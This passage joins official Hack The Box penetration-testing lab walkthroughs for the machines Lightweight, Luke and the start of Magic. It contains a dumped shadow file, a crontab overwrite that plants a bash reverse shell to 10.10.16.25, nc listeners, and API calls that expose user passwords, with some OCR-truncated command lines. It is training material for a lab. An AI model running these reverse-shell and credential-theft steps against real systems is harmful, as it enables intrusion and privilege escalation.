root:$6$eVOz8tJs$xpjymy5BFFeCIHq9a.BoKZeyPReKd7pwoXnxFNOa7TP5ltNmSDsiyuS/Zq
bin:*:17632:0:99999:7:::
daemon:*:17632:0:99999:7:::
adm:*:17632:0:99999:7:::
lp:*:17632:0:99999:7:::
sync:*:17632:0:99999:7:::
shutdown:*:17632:0:99999:7:::
halt:*:17632:0:99999:7:::
mail:*:17632:0:99999:7:::
operator:*:17632:0:99999:7:::
games:*:17632:0:99999:7:::
ftp:*:17632:0:99999:7:::
nobody:*:17632:0:99999:7:::
```

It can be seen that openssl was able to read the shadow file due to it's capabilities set even when we are a normal user.

GETTING A SHELL AS ROOT

Now that we can read and write to files, we can overwrite a sensitive file like /etc/crontab with a reverse shell to execute as root.

```
cd /tmp
cp /etc/crontab .
echo '* * * * *  root /bin/bash -i >& /dev/tcp/10.10.16.25/4444 0>&1' >>
crontab
base64 crontab > crontab.b64
/home/ldapuser1/openssl enc -d -base64 -in crontab.b64 -out /etc/crontab
```

```
[ldapuser1@lightweight tmp]$ cd /tmp
[ldapuser1@lightweight tmp]$ cp /etc/crontab .
[ldapuser1@lightweight tmp]$ echo '* * * * *       root    /bin/bash -i >& /dev/tcp/10.10.16.25/4444 0>&1' >> crontab
[ldapuser1@lightweight tmp]$ base64 crontab > crontab.b64
[ldapuser1@lightweight tmp]$ ~/openssl enc -d -base64 -in crontab.b64 -out /etc/crontab
[ldapuser1@lightweight tmp]$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

And as expected the /etc/crontab gets overwritten by our version.

```
[ldapuser1@lightweight tmp]$ ~/openssl enc -d -base64 -in crontab.b64 -out
[ldapuser1@lightweight tmp]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

* * * * *       root    /bin/bash -i >& /dev/tcp/10.10.16.25/4444 0>&1
* * * * *       root    /bin/bash -i >& /dev/tcp/10.10.16.25/4444 0>&1
[ldapuser1@lightweight tmp]$
```

And a shell should be received within a minute.

```
root@Ubuntu:~/Documents/HTB/Lightweight/backup# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.119 46180 received!
bash: no job control in this shell
[root@lightweight ~]# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_
[root@lightweight ~]# wc -c root.txt
wc -c root.txt
33 root.txt
[root@lightweight ~]#
```

Hack The Box
PEN-TESTING LABS

Luke

26th May 2019 / Document No D19.100.40

Prepared By: MinatoTW
Machine Author: H4d3s
Difficulty: Medium
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Luke is a medium difficulty Linux box featuring server enumeration and credential reuse. A configuration file leads to credential disclosure, which can be used to authenticate to a NodeJS server. The server in turn stores user credentials, and one of these provides access to a password protected folder containing configuration files. From this, the Ajenti password can be obtained and used to sign in, and execute commands in the context of root.

Skills Required

- Enumeration

Skills Learned

- NodeJs enumeration

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.137 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.137
```

```
root@Ubuntu:~/Documents/HTB/Luke# nmap -p$ports -sC -sV 10.10.10.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-26 12:23 IST
Nmap scan report for 10.10.10.137
Host is up (0.19s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3+ (ext.1)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0             512 Apr 14 12:35 webapp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.16
|      Logged in as ftp
|      TYPE: ASCII
|      No session upload bandwidth limit
|      No session download bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
22/tcp   open  ssh?
80/tcp   open  http    Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
|_http-title: Luke
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
8000/tcp open  http    Ajenti http control panel
|_http-title: Ajenti
```

FTP is open with anonymous access allowed. There are two apache web servers running on port 80 (hosting the Ajenti which is a server management application) and 8000. Port 3000 is running a Node server with Express framework.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FTP

Logging into FTP as anonymous we find a folder with a text file. Download it using GET.

```
ftp> cd webappp
550 Failed to change directory.
ftp> cd webapp
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r-xr-xr-x    1 0        0             306 Apr 14 12:37 for_Chihiro.txt
226 Directory send OK.
ftp> get for_Chihiro.txt
local: for_Chihiro.txt remote: for_Chihiro.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for for_Chihiro.txt (306 bytes).
226 Transfer complete.
306 bytes received in 0.00 secs (1.9455 MB/s)
ftp>
```


```
Dear Chihiro !!

As you told me that you wanted to learn Web Development and Frontend, I can
give you a little push by showing the sources of
the actual website I've created .
Normally you should know where to look but hurry up because I will delete
them soon because of our security policies !

Derry
```

The note says that he placed the source code somewhere on the server.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

HTTP

Browsing to port 80 we see a normal web application.



GOBUSTER

Gobuster is ran with the medium dirbuster wordlist and PHP extension. We'll also search for 401 unauthorized codes in case of basic auth pages.


```
gobuster -w directory-list-2.3-medium.txt -u http://10.10.10.137/ -t 150 -x php -s "200,204,301,302,307,403,401"
```

```
===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.137/
[+] Threads      : 150
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,401,403
[+] Extensions   : php
[+] Timeout      : 10s
===============================================================
2019/05/26 12:43:37 Starting gobuster
===============================================================
/login.php (Status: 200)
/management (Status: 401)
/member (Status: 301)
/css (Status: 301)
/management (Status: 401)
/js (Status: 301)
/vendor (Status: 301)
/config.php (Status: 200)
/LICENSE (Status: 200)
```

We see login.php and config.php files. Let's see what config.php holds.

It contains the PHP code to establish a database connection. Let's check login.php.

It's a normal login page and trying the credentials from config.php fails. Let's check out /management now.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

This needs us to authenticate in order to view the content. Let's save this for later. Apart from these, there's a /member directory which is empty.

NODE SERVER

Navigating to port 3000 we receive an error message.




This is due to the absence of the Authorization header with a JWT cookie.

GOBUSTER

Let's run gobuster on port 3000 to discover any other paths.


```
gobuster -w directory-list-2.3-medium.txt -u http://10.10.10.137:3000/ -t
150  -s "200,204,301,302,307,403,401"
```



We see /login and /users. Let's see what they contain.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Going to /login we see a message “please auth”.



Let’s try sending it a POST request with curl with some credentials.

```
curl -X POST http://10.10.10.137:3000/login -d "username=admin&password=admin" ;
echo
```

```
root@Ubuntu:~/Documents/HTB/Luke# curl -X POST http://10.10.10.137:3000/login -d "username=admin&password=admin" ; echo
Forbidden
root@Ubuntu:~/Documents/HTB/Luke#
```

The page replies with forbidden. Let’s try again with the credentials we gained earlier.

```
curl -X POST http://10.10.10.137:3000/login -d
"username=root&password=Zk6heYCyv6ZE9Xcg" ; echo
```

This also returns a forbidden message. However, after changing the username to “admin” authentication is successful.

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s -X POST http://10.10.10.137:3000/login -d "username=admin&password=Zk6heYCyv6ZE9Xcg" | jq
{
  "success": true,
  "message": "Authentication successful!",
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqwW--H6Ae
wfNEDeL0gAYIpX0"
}
root@Ubuntu:~/Documents/HTB/Luke#
```

Now we have the JWT cookies and can authenticate against the previous application.

```
curl -s http://10.10.10.137:3000/ -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
U4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqwW--H6Ae-UWs3VeO21U2XRwfNEDeL0gAYI
pX0' | jq
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s http://10.10.10.137:3000/
kbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqwW--H6Ae
{
  "message": "Welcome admin ! "
}
root@Ubuntu:~/Documents/HTB/Luke#
```

And we see the Welcome message. Let's view the /users path using this cookie.

```
curl -s http://10.10.10.137:3000/users -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
U4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqwW--H6Ae-UWs3VeO21U2XRwfNEDeL0gAYI
pX0' | jq
```

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s
I6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAi
[
  {
    "ID": "1",
    "name": "Admin",
    "Role": "Superuser"
  },
  {
    "ID": "2",
    "name": "Derry",
    "Role": "Web Admin"
  },
  {
    "ID": "3",
    "name": "Yuri",
    "Role": "Beta Tester"
  },
  {
    "ID": "4",
    "name": "Dory",
    "Role": "Supporter"
  }
]
```

We see the user information and their roles. Let's try going to /users/:username.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
curl -s http://10.10.10.137:3000/users/Admin -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
U4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqwW--H6Ae-UWs3VeO21U2XRwfNEDeL0gAYI
pX0' | jq
```

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s htt
bmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJle
{
  "name": "Admin",
  "password": "WX5b7)>/rp$U)FW"
}
root@Ubuntu:~/Documents/HTB/Luke#
```

The request is successful and we receive new credentials for Admin. The process is repeated for the other three users.


```
root@Ubuntu:~/Documents/HTB/Luke# curl -s ht
bmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJl
{
  "name": "Derry",
  "password": "rZ86wwLvx7jUxtch"
}
root@Ubuntu:~/Documents/HTB/Luke# curl -s ht
mFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJle
{
  "name": "Yuri",
  "password": "bet@tester87"
}
root@Ubuntu:~/Documents/HTB/Luke# curl -s ht
mFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJle
{
  "name": "Dory",
  "password": "5y:!xa=ybfe)/QD"
}
root@Ubuntu:~/Documents/HTB/Luke#
```

FOOTHOLD

After checking these credentials against the /management page, we find that the user Derry can login.

Once logged in, we'll find the configuration files and the login.php file. The config.php and login.php are same as earlier but the config.json is different.


It seems to be the configuration for Ajenti on port 8000. Scrolling down a bit we see the password :




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

AJENTI

The credentials `root / KpMasng6S5EtTy9Z` are used to login to Ajenti.





On the navigation bar to the left, there's a "Terminal" tab. Click on this, click "New", and then click on the terminal. This should open up a root terminal.



A shell can be gained by using nc.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193





And we are root !

HACKTHEBOX

Magic

15th June 2020 / Document No D20.100.76

Prepared By: bertolis

Machine Author: TRX

Difficulty: Easy

Classification: Official

Synopsis

Magic is an easy difficulty Linux machine that features a custom web application. A SQL injection vulnerability in the login form is exploited, in order to bypass the login and gain access to an upload page. Weak whitelist validation allows for uploading a PHP webshell, which is used to gain command execution. The MySQL database is found to contain plaintext credentials, which are re-used for lateral movement. A path hijacking vector combined with assigned SUID permissions leads to full system compromise.

Skills Required

- Basic Knowledge of PHP
- Linux Enumeration

Skills Learned

- Basic SQL Injection
- PHP File Upload Whitelist Bypass
- Path Hijacking
- SUID Abuse

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.185 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.185
```

```
nmap -p$ports -sC -sV 10.10.10.185

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Nmap output reveals that this is an Ubuntu Linux machine featuring OpenSSH and Apache servers on their default ports.

Apache

Navigating to the site on port 80 reveals the page below.



This reveals an image gallery. Clicking on the `Login` button in the footer takes us to a login page.



However, common credentials such as `admin / password` and `admin / admin` don't work.

Gobuster

Let's enumerate the web server to see if it is hosting any other files or directories.

```
gobuster dir -u 10.10.10.185 -w /usr/share/dirb/wordlists/common.txt -x php
```


```
gobuster dir -u 10.10.10.185 -w /usr/share/dirb/wordlists/common.txt -x php

/assets (Status: 301)
/images (Status: 301)
/index.php (Status: 200)
/index.php (Status: 200)
/login.php (Status: 200)
/logout.php (Status: 302)
/server-status (Status: 403)
/upload.php (Status: 302)
```

Browsing to `upload.php` redirects us to the login screen. Gobuster output also reveals an `images` directory, which is potentially interesting given the nature of the website. Further enumeration of this subdirectory reveals an `uploads` folder. Let's save this information for later.

